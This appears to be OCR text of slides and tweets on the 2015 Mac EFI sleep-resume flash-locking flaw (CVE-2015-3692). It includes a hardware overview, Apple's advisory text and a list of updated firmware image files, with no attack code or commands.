
Hardware Overview:

Model Name: MacBook Pro
Model Identifier: MacBookPro11,2
Processor Name: Intel Core i7
Processor Speed: 2.2 GHz
Number of Processors: 1
Total Number of Cores: 4
L2 Cache (per Core): 256 KB
L3 Cache: 6 MB
Memory: 16 GB
Boot ROM Version: MBP112.0138.B07
SMC Version (system): 2.18f10

RETWEETS 7 FAVORITES 8

12:36 PM - 30 May 2015

- We had been testing with a MBP11,2 (HM87 chipset) that properly set PRR coming out of S3 sleep.
- @osxreverser was testing a MBP10,1 (HM77 chipset) which didn’t set PRR and was vulnerable.
- Apple or Intel silently fixed this vulnerability, but never back ported the fix to older systems!
- Oops! Accidental Zero-day!



Mac EFI Security Update 2015-001

- **EFI**


Available for: OS X Mountain Lion v10.8.5, OS X Mavericks v10.9.5

Impact: A malicious application with root privileges may be able to modify EFI flash memory

Description: An insufficient locking issue existed with EFI flash when resuming from sleep states. T issue was addressed through improved locking.

CVE-ID

CVE-2015-3692 : Trammell Hudson of Two Sigma Investments, Xeno Kovah and Corey Kallenberg of LegbaCore LLC, Pedro Vilaça



Xeno Kovah
@XenoKovah


Here's the 24 updated models. Basically says "stuff since 2011" (which is why it's not just #PrinceHarming fixed)

IM121_0047_21B_LOCKED.scap
IM131_010A_B08_LOCKED.scap
IM141_0118_B11_LOCKED.scap
IM142_0118_B11_LOCKED.scap
IM143_0118_B11_LOCKED.scap
IM144_0179_B10_LOCKED.scap
